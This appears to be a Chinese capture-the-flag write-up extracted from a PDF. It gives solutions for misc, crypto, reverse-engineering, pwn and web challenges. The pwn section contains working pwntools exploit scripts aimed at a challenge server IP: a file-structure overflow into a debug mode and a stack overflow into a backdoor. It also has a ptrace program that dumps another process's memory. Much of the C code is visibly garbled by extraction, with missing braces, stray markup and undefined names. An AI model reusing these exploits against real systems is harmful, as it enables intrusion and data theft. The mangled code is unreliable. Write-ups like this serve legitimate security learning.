
MISC

Cat_Jump

010 直接查就完事了,属于是意料之外:

MeowMeow

图片尾巴有 base64 和一大堆数据,解出来 base64 说是 ASCII art,猜是二进制看的。本来要写脚本,但是 010 确实好用,直接看就完事了:



CatchCat

最开始没做出来,找了半天工具没找到,第二天随便搜了一下搜到在线工具了,放大了直接看就行了:



Nepnep 祝你新年快乐啦!



CatFlag

确实是 CatFlag:

```
cotCTF{!2023_Will_Be_Special,2022_Was_Not!}
```

Crypto

cat's gift

1 - 1/3 + 1/5 - 1/7 + ... 的积分是 pi/4,所以礼物应该是 pi, 但是试了半天没对,改成 pie 就对了,难崩......

Reverse

StupidOrangeCat2

一个 SM4, 一个 RC5, 找到密文直接解就行了。不过 RC5 没用到密钥, 或者说用了默认密钥:

SM4

```
#include "chacha20.h"
void four_uCh2uLong(u8* in, u32* out)
        int i = 0;
        *out = 0;
        for (i = 0; i < 4; i++)
                *out = ((u32)in[i] << (24 - i * 8)) ^ *out;
void uLong2four_uCh(u32 in, u8* out)
        int i = 0;
        for (i = 0; i < 4; i++)
                *(out + i) = (u32)(in >> (24 - i * 8));
u32 move(u32 data, int length)
        u32 \text{ result} = 0;
        result = (data << length) ^ (data >> (32 - length));
        return result;
u32 func_key(u32 input)
        int i = 0;
        u32 u1Tmp = 0;
        u8 ucIndexList[4] = { 0 };
        u8 ucSboxValueList[4] = { 0 };
        uLong2four_uCh(input, ucIndexList);
        for (i = 0; i < 4; i++)
                ucSboxValueList[i] = TBL_SBOX[ucIndexList[i]];
        four_uCh2uLong(ucSboxValueList, &ulTmp);
```

```
ulTmp = ulTmp ^ move(ulTmp, 13) ^ move(ulTmp, 23);
       return ulTmp;
u32 func_data(u32 input)
       int i = 0;
       u32 ulTmp = 0;
       u8 ucIndexList[4] = { 0 };
       u8 ucSboxValueList[4] = { 0 };
       uLong2four_uCh(input, ucIndexList);
       for (i = 0; i < 4; i++)
               ucSboxValueList[i] = TBL_SBOX[ucIndexList[i]];
       four_uCh2uLong(ucSboxValueList, &ulTmp);
       ulTmp = ulTmp ^ move(ulTmp, 2) ^ move(ulTmp, 10) ^ move(ulTmp, 18) ^
move(ulTmp, 24);
       return ulTmp;
void encode_fun(u8 len, u8* key, u8* input, u8* output)
       int i = 0, j = 0;
       u8* p = (u8*)malloc(50); //定义一个50字节缓存区
       u32 ulKeyTmpList[4] = { 0 }; //存储密钥的u32数据
       u32 ulKeyList[36] = { 0 }; //用于密钥扩展算法与系统参数FK运算后的结果存
       u32 ulDataList[36] = { 0 }; //用于存放加密数据
       four_uCh2uLong(key, &(ulKeyTmpList[0]));
       four_uCh2uLong(key + 4, &(ulKeyTmpList[1]));
       four_uCh2uLong(key + 8, &(ulKeyTmpList[2]));
       four_uCh2uLong(key + 12, &(ulKeyTmpList[3]));
       ulKeyList[0] = ulKeyTmpList[0] ^ TBL_SYS_PARAMS[0];
       ulKeyList[1] = ulKeyTmpList[1] ^ TBL_SYS_PARAMS[1];
       ulKeyList[2] = ulKeyTmpList[2] ^ TBL_SYS_PARAMS[2];
       ulKeyList[3] = ulKeyTmpList[3] ^ TBL_SYS_PARAMS[3];
       for (i = 0; i < 32; i++)
               ulKeyList[i + 4] = ulKeyList[i] ^ func_key(ulKeyList[i + 1] ^
ulKeyList[i + 2] ^ ulKeyList[i + 3] ^ TBL_FIX_PARAMS[i]);
       for (i = 0; i < len; i++) //将输入数据存放在p缓存区
               *(p + i) = *(input + i);
       for (i = 0; i < 16 - len % 16; i++)//将不足16位补0凑齐16的整数倍
               *(p + len + i) = 0;
```

```
for (j = 0; j < len / 16 + ((len % 16) ? 1 : 0); j++)
               four_uCh2uLong(p + 16 * j, &(ulDataList[0]));
               four_uCh2uLong(p + 16 * j + 4, &(ulDataList[1]));
               four_uCh2uLong(p + 16 * j + 8, &(ulDataList[2]));
               four_uCh2uLong(p + 16 * j + 12, &(ulDataList[3]));
               for (i = 0; i < 32; i++)
                       ulDataList[i + 4] = ulDataList[i] ^
func_data(ulDataList[i + 1] ^ ulDataList[i + 2] ^ ulDataList[i + 3] ^
ulKeyList[i + 4]);
               uLong2four_uCh(ulDataList[35], output + 16 * j);
               uLong2four_uCh(ulDataList[34], output + 16 * j + 4);
               uLong2four_uCh(ulDataList[33], output + 16 * j + 8);
               uLong2four_uCh(ulDataList[32], output + 16 * j + 12);
       free(p);
void decode_fun(u8 len, u8* key, u8* input, u8* output)
       int i = 0, j = 0;
       u32 ulKeyTmpList[4] = { 0 };//存储密钥的u32数据
       u32 ulKeyList[36] = { 0 }; //用于密钥扩展算法与系统参数FK运算后的结果存储
       u32 ulDataList[36] = { 0 }; //用于存放加密数据
       four_uCh2uLong(key, &(ulKeyTmpList[0]));
       four_uCh2uLong(key + 4, &(ulKeyTmpList[1]));
       four_uCh2uLong(key + 8, &(ulKeyTmpList[2]));
       four_uCh2uLong(key + 12, &(ulKeyTmpList[3]));
       ulKeyList[0] = ulKeyTmpList[0] ^ TBL_SYS_PARAMS[0];
       ulKeyList[1] = ulKeyTmpList[1] ^ TBL_SYS_PARAMS[1];
       ulKeyList[2] = ulKeyTmpList[2] ^ TBL_SYS_PARAMS[2];
       ulKeyList[3] = ulKeyTmpList[3] ^ TBL_SYS_PARAMS[3];
       for (i = 0; i < 32; i++)
               ulKeyList[i + 4] = ulKeyList[i] ^ func_key(ulKeyList[i + 1] ^
ulKeyList[i + 2] ^ ulKeyList[i + 3] ^ TBL_FIX_PARAMS[i]);
       for (j = 0; j < len / 16; j++)
               four_uCh2uLong(input + 16 * j, &(ulDataList[0]));
               four_uCh2uLong(input + 16 * j + 4, &(ulDataList[1]));
               four_uCh2uLong(input + 16 * j + 8, &(ulDataList[2]));
               four_uCh2uLong(input + 16 * j + 12, &(ulDataList[3]));
               for (i = 0; i < 32; i++)
```

```
ulDataList[i + 4] = ulDataList[i] ^
func_data(ulDataList[i + 1] ^ ulDataList[i + 2] ^ ulDataList[i + 3] ^
ulKeyList[35 - i]);
                uLong2four_uCh(ulDataList[35], output + 16 * j);
                uLong2four_uCh(ulDataList[34], output + 16 * j + 4);
                uLong2four_uCh(ulDataList[33], output + 16 * j + 8);
                uLong2four_uCh(ulDataList[32], output + 16 * j + 12);
void print_hex(u8* data, int len)
        int i = 0;
        char alTmp[16] = {
'0','1','2','3','4','5','6','7','8','9','a','b','c','d','e','f' };
       for (i = 0; i < len; i++)
                printf("%c", alTmp[data[i] / 16]);
                printf("%c", alTmp[data[i] % 16]);
                putchar(' ');
        putchar('\n');
int main(void)
        unsigned char a91tNhn90uTlt11[] =
         0x5B, 0x40, 0x39, 0x31, 0x54, 0x25, 0x4E, 0x68, 0x6E, 0x7B,
         0x39, 0x30, 0x55, 0x40, 0x74, 0x6C, 0x54, 0x25, 0x31, 0x6C,
         0x54, 0x24, 0x64, 0x70, 0x68, 0x50, 0x68, 0x66, 0x69, 0x40,
         0x39, 0x31, 0x4F, 0x00
        };
        for (int i = 0; i < 33; i += 4)
                a91tNhn90uTlt1l[i] ^= 0xC;
                a91tNhn90uTlt11[i + 1] ^= 0x17;
       u8 i, len;
        u8 encode_Result[50] = { 0 };  //定义加密输出缓存区
        u8 decode Result[50] = { 0 };
```

RC5

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <math.h>
int w = 32;//字长 32bit 4字节
int r = 12;//12;//加密轮数12
int b = 16;//主密钥(字节为单位8bit)个数 这里有16个
int t = 26;//2*r+2=12*2+2=26
int c = 4; //主密钥个数*8/w = 16*8/32
typedef unsigned long int FOURBYTEINT;//四字节
typedef unsigned short int TWOBYTEINT;//2字节
typedef unsigned char BYTE;
void InitialKey(unsigned char* KeyK, int b);
void generateChildKey(unsigned char* KeyK, FOURBYTEINT* ChildKeyS);
void Encipher(FOURBYTEINT* In, FOURBYTEINT* Out, FOURBYTEINT* S);
void Decipher(FOURBYTEINT* In, FOURBYTEINT* Out, FOURBYTEINT* S);
void InitialKey(unsigned char* KeyK, int b)
   int i, j;
   int intiSeed = 3;
   for (i = 0; i < b; i++)
       KeyK[i] = 0;
   KeyK[0] = intiSeed;
   printf("初始主密钥(16字节共128位): %.21x ", KeyK[0]);
   for (j = 1; j < b; j++)
       KeyK[j] = (BYTE)((int)pow(3, j) % (255 - j));
       printf("%.2X ", KeyK[j]);
   printf("\n");
```

```
void generateChildKey(unsigned char* KeyK, FOURBYTEINT* ChildKeyS)
   int PW = 0xB7E15163;//0xb7e1;
   int QW = 0x9E3779B9;//0x9e37;//genggai
   int i;
   int u = w / 8; // b/8;
   FOURBYTEINT A, B, X, Y;
   FOURBYTEINT L[4]; //c=16*8/32
   A = B = X = Y = 0;
   ChildKeyS[0] = PW;
   printf("\n初始子密钥(没有主密钥的参与): \n%.8X ", ChildKeyS[0]);
   for (i = 1; i < t; i++) //t=26
       if (i % 13 == 0)printf("\n");
       ChildKeyS[i] = (ChildKeyS[i - 1] + QW);
       printf("%.8X ", ChildKeyS[i]);
   printf("\n");
   for (i = 0; i < c; i++)
       L[i] = 0;
   for (i = b - 1; i != -1; i--)
       L[i / u] = (L[i / u] << 8) + KeyK[i];
   printf("\n把主密钥变换为4字节单位:\n");
   for (i = 0; i < c; i++)
       printf("%.8X ", L[i]);
   printf("\n\n");
   for (i = 0; i < 3 * t; i++)
       X = ChildKeyS[A] = ROTL(ChildKeyS[A] + X + Y, 3);
       A = (A + 1) \% t;
       Y = L[B] = ROTL(L[B] + X + Y, (X + Y));
       B = (B + 1) \% c;
   printf("生成的子密钥(初始主密钥参与和初始子密钥也参与):");
   for (i = 0; i < t; i++)
       if (i % 13 == 0)printf("\n");
       printf("%.8X ", ChildKeyS[i]);
   printf("\n\n");
```

```
void Encipher(FOURBYTEINT* In, FOURBYTEINT* Out, FOURBYTEINT* S)
    FOURBYTEINT X, Y;
    int i, j;
    for (j = 0; j < NoOfData; j += 2)
       X = In[j] + S[0];
       Y = In[j + 1] + S[1];
        for (i = 1; i \leftarrow r; i++)
           X = ROTL((X ^ Y), Y) + S[2 * i];
           Y = ROTL((Y ^ X), X) + S[2 * i + 1];
        Out[j] = X;
       Out[j + 1] = Y; //密文
void Decipher(FOURBYTEINT* In, FOURBYTEINT* Out, FOURBYTEINT* S)
    int i = 0, j;
    FOURBYTEINT X, Y;
    for (j = 0; j < NoOfData; j += 2)
       X = In[j];
       Y = In[j + 1];
        for (i = r; i > 0; i--)
            Y = ROTR(Y - S[2 * i + 1], X) ^ X;
           X = ROTR(X - S[2 * i], Y) ^ Y;
       Out[j] = X - S[0];
       Out[j + 1] = Y - S[1];
int main(void)
    int k;
    FOURBYTEINT ChildKeyS[2 * 12 + 2];
    FOURBYTEINT ChildKey1[26];
    BYTE KeyK[16];
    FOURBYTEINT Source[] = { 0x936AB12C,0xED8330B5,0xEE5C5E88,0xE10B508C };
    FOURBYTEINT Dest[NoOfData];
    FOURBYTEINT Data[NoOfData] = { 0 };
    InitialKey(KeyK, b);
    generateChildKey(KeyK, ChildKeyS);
```

```
printf("加密以前的明文:");
for (k = 0; k < NoOfData; k++)
{
        if (k % 2 == 0)
        {
            printf(" ");
        }
        printf("%.8X ", Source[k]);
}
printf("\n");
for (k = 0; k < 26; k++)
{
        ChildKey1[k] = ChildKey5[k];
}
Decipher(Source, Data, ChildKey1); //解密
printf("解密以后的明文:");
char* flag = (char*)Data;
for (int k = 0; k < 16; k++) {
        printf("%c", flag[k]);
}
</pre>
```

就是发现还有一串 base64 微改之后的加密,似乎是调试的时候才会出现,不过没发现有什么用,白解了半天,呜呜。

ReadingSection

llvm ir 写的,直接安装 llvm 的组件后把 ir 编译成 🕠 文件就可以拿 IDA 读了。

打开一看发现是 TEA,另外还有一个异或:

```
#include <stdio.h>
#include <stdint.h>
void decrypt(uint32_t * v, uint32_t * k) {
    uint32_t v0 = v[0], v1 = v[1], sum = 0xCA7C7F00*28, i; /* set up */
    uint32_t delta = 0xCA7C7F00; /* a key schedule constant
```

```
uint32_t k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3]; /* cache key */
   for (i = 0; i < 28; i++) {
        v1 = ((v0 \leftrightarrow 4) + k2) ^ (v0 + sum) ^ ((v0 >> 5) + k3);
        v0 = ((v1 << 4) + k0) ^ (v1 + sum) ^ ((v1 >> 5) + k1);
       sum -= delta;
   v[0] = v0; v[1] = v1;
int main()
   unsigned char _L__const__Z5checkv_rightcat[] =
     0xAA, 0x7D, 0x07, 0x7D, 0xB1, 0xF7, 0x80, 0x71, 0xDA, 0xAF,
     0x23, 0xE5, 0x10, 0x07, 0x58, 0x57, 0x1E, 0xF7, 0x7D, 0x71,
     0xE6, 0x78, 0x74, 0x56, 0x9B, 0xC0, 0x53, 0x11, 0xF3, 0x39,
     0x31, 0x2E
   };
   uint32_t k[] = { 0x18BC8A17 ,0x29D3CE1E ,0x42F740E3 ,0x199C7F4A };
   decrypt(((uint32_t*)(_L__const__Z5checkv_rightcat)), k);
   decrypt(((uint32_t*)(_L__const__Z5checkv_rightcat))+2, k);
   decrypt(((uint32_t*)(_L__const__Z5checkv_rightcat))+4, k);
   decrypt(((uint32_t*)(_L__const__Z5checkv_rightcat))+6, k);
   for (int i = 30; i >= 0; i--)
        _L__const__Z5checkv_rightcat[i] ^= _L__const__Z5checkv_rightcat[i + 1];
   printf("%s", _L__const__Z5checkv_rightcat);
```

The cat did it

没啥头绪,纯考猜。看他问概率多少,直接猜了0%,然后就对了,反正我自己也没搞明白。

PWN

vmbyhrp

DEBUG 模式里有一个 charge_file 可以从外面读文件:

```
if ( !strcmp(a1, "file input") )
  puts("FILE NAME:");
  buf = malloc(0x20uLL);
  read(0, buf, 0x20uLL);
  deleEnter(buf);
  stream = fopen(buf, "ab+");
  if ( stream )
{
    for ( i = 0; __isoc99_fscanf(stream, "%c", &src[i]) != -1; ++i )
    fclose(stream);
    *(&unk_204130 + 4 * file_count) = global_fd;
    *(&unk_204128 + 4 * file_count) = buf;
    *(&HF + 4 * file_count) = 1000LL;
    v1 = file count;
    *(&unk_204138 + 4 * v1) = malloc(0x1000uLL);
    strncpy(*(&unk 204138 + 4 * file count), src, 0x1000uLL);
    ++file count;
    ++global_fd;
  }
```

因此关键就是进入 DEBUG 模式了。发现需要 users 和 users+4 都为 0 才能进,转而发现创建文件的函数:

```
__int64 __fastcall create_file(__int64 a1)
 __int64 result; // rax
 int v2; // ebx
 result = check_repeat(a1);
 if ( result )
   *(&unk_204130 + 4 * file_count) = global_fd;
   *(&unk_204128 + 4 * file_count) = a1;
   *(&HF + 4 * file count) = 1000LL;
   v2 = file_count;
   *(\&unk 204138 + 4 * v2) = malloc(0x1000uLL);
   printf("FILE CONTENT: ");
   read(0, *(&unk_204138 + 4 * file_count), 0x1000uLL);
   deleEnter(*(&unk 204138 + 4 * file count));
   ++file_count;
   result = ++global fd;
 return result;
```

没有检查数量,因此可以创建很多文件去把结构体溢出到 user。

然后注意到 HRP_OPEN 可以用输入去覆盖相应偏移处的值:

```
unsigned __int64 __fastcall HRP_OPEN(int a1, int a2)
 char v4[24]; // [rsp+20h] [rbp-20h] BYREF
 unsigned __int64 v5; // [rsp+38h] [rbp-8h]
 v5 = readfsqword(0x28u);
 for ( i = 0; i < file_count; ++i )</pre>
   if ( a1 == *(\&unk_204130 + 4 * i) )
     *(&HF + 4 * i) = a2;//<-----这里可以覆盖
     return __readfsqword(0x28u) ^ v5;
 clearScreen();
 puts("NOT FOUND, PLEASE NEW FILE");
 printf("%s", "FILE NAME: ");
 __isoc99_scanf("%16s[^\n ]", v4);
 getchar();
 deleEnter(v4);
 create_file(v4);
 return __readfsqword(0x28u) ^ v5;
```

所以思路就是创建很多文件,然后用汇编去覆盖 users 变量,最后进 DEBUG 模式把文件读进来,然后用 cat 拿出来:

```
from pwn import *
p=remote("223.112.5.156",60024)
p.recvuntil("NAME:")
name="HRPHRP"
password="PWNME"
p.sendline(name)
p.recvuntil("PASSWORD:")
p.sendline(password)
p.recvuntil("[+]HOLDER:")
p.sendline("aaaaaaaaaaaaa")
def send res(payload):
    p.recvuntil("HRP-MACHINE$ ")
    p.sendline(payload)
def send_res2(payload):
    p.recvuntil("[DEBUGING]root#")
    p.sendline(payload)
```

```
payload="file"
for i in range(30):
    send_res("file")
    p.recvuntil("FILE NAME: ")
    p.sendline("a"+str(i))
    p.recvuntil("FILE CONTENT: ")
    p.sendline("mov rdi,36;mov rsi,1001;call open,2;")
send_res("file")
p.recvuntil("FILE NAME: ")
p.sendline("a30")
p.recvuntil("FILE CONTENT: ")
p.sendline("mov rdi,35;mov rsi,0;call open,2;")
send_res("file")
p.recvuntil("FILE NAME: ")
p.sendline("a31")
p.recvuntil("FILE CONTENT: ")
p.sendline("mov rdi,35;mov rsi,0;call open,2;")
send_res("./a30")
send_res("DEBUG")
send_res2("file input")
p.recvuntil("FILE NAME:")
p.sendline("flag")
send_res2("mmap")
p.recvuntil("EXPEND:")
p.sendline(str(0x400000))
send_res2("exit")
send_res("reboot")
p.recvuntil("NAME:")
p.sendline(name)
p.recvuntil("PASSWORD:")
p.sendline(password)
p.recvuntil("[+]HOLDER:")
p.sendline(p64(0x400000))
send res("./a0")
send_res("cat flag")
p.interactive()
```

不过有一个小问题,当我把 flag 读进来之后用 exit 返回用户模式时,直接 cat 会引发崩溃。根据崩溃报告发现,似乎会正好引用 HOLDER 处的内存。因此 DEBUG 下还得调用 mmap 开辟一下空间,然后 reboot 设置 HOLDER 为开辟出来的可以读写的内存,这样才不会崩溃。

bitcoin

栈溢出,有后门,直接跳过去就是了,没啥好说的:

```
from pwn import *

#p=process("./pwn")
p=remote("223.112.5.156",57023)

#gdb.attach(p,"set follow-fork-mode parent\nb*0x40223B")
p.recvuntil("CTF!")
p.sendline("\n")
p.recvuntil("Name: ")
p.sendline("aaa")
p.recvuntil("Password: ")
payload=b"a"*(64)+p64(0x06092C0+0x420)+p64(0x404EA4)
p.sendline(payload)
p.interactive()
```

injection2.0

whoami 一看是 root, 搜了一下似乎用 ptrace 能直接去读取其他进程的内存,于是就把整个栈全都读出来就可以了:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/types.h>
#include <sys/ptrace.h>
#include <sys/wait.h>
#include <errno.h>
int main(int argc, char *argv[]){
        off_t start_addr;
        pid_t pid;
    char s1[]="131";
    start addr=0x7ffc08baf000;
        pid = atoi(s1);
        printf("%lx\n",start_addr);
        int ptrace ret;
        ptrace_ret = ptrace(PTRACE_ATTACH, pid, NULL, NULL);
        if (ptrace_ret == -1) {
                fprintf(stderr, "ptrace attach failed.\n");
                perror("ptrace");
                return -1;
        if (waitpid(pid, NULL, 0) == -1) {
                fprintf(stderr, "waitpid failed.\n");
                perror("waitpid");
                ptrace(PTRACE_DETACH, pid, NULL, NULL);
                return -1;
```

```
int fd;
    char path[256] = \{0\};
    sprintf(path, "/proc/%d/mem", pid);
    fd = open(path, O_RDWR);
    if (fd == -1) {
            fprintf(stderr, "open file failed.\n");
            perror("open");
            ptrace(PTRACE_DETACH, pid, NULL, NULL);
            return -1;
    off_t off;
    off = lseek(fd, start_addr, SEEK_SET);
    if (off == (off_t)-1) {
            fprintf(stderr, "lseek failed.\n");
            perror("lseek");
            ptrace(PTRACE_DETACH, pid, NULL, NULL);
            close(fd);
            return -1;
    else{
            printf("lseek sucess\n");
            unsigned char *buf = (unsigned char *)malloc(0x21000);
        int rd_sz;
        while(rd_sz=read(fd,buf,0x21000)){
            if(rd_sz<10){
                    perror("read");
                    break;
printf("%lx\n",rd_sz);
for(int i=0;i<0x21000;i++){</pre>
            printf("%c",buf[i]);
printf("\n");
    ptrace(PTRACE_DETACH, pid, NULL, NULL);
    free(buf);
    close(fd);
    return 0;
```

不过直接读出来的东西似乎显示的很不完全,我一度以为自己的方法不行,最后直接把内容 base64 后拉到本地再解回去看了,然后就发现还是有的:

Z2V0AFNITFZMPTEASE9NRT0vAFRFUk09bGludXgAUFdEPS8AL190YXJnZXQAAAAAAAAAAAK #

```
1:FFCOh: 63 79 62 65 72 70 65 61 63 65 7B 31 63 32 33 64 cyberpeace{1c23d 1:FFDOh: 34 33 36 31 39 30 39 39 64 31 64 37 63 37 66 34 43619099d1d7c7f4 1:FFEOh: 30 61 62 34 64 66 31 35 31 66 64 7D 0A 7F 00 00 0ab4df151fd}...
```

welcome_CAT_CTF

这题我是直接拿 gdb 搞定的,没写 exp。题目给了服务端和客户端,然后分数是储存在客户端的,所以直接用 gdb 改内存设成大数,然后直接改寄存器跳转执行后门函数就可以了(忘记截图了)

WEB

ez js

访问一下那个 game.js 就发现里面写了 flag 的路径,然后直接过去就行了:



恭喜你获得了flag: flag{7s_g4m3_ju5t_f1nd_1t}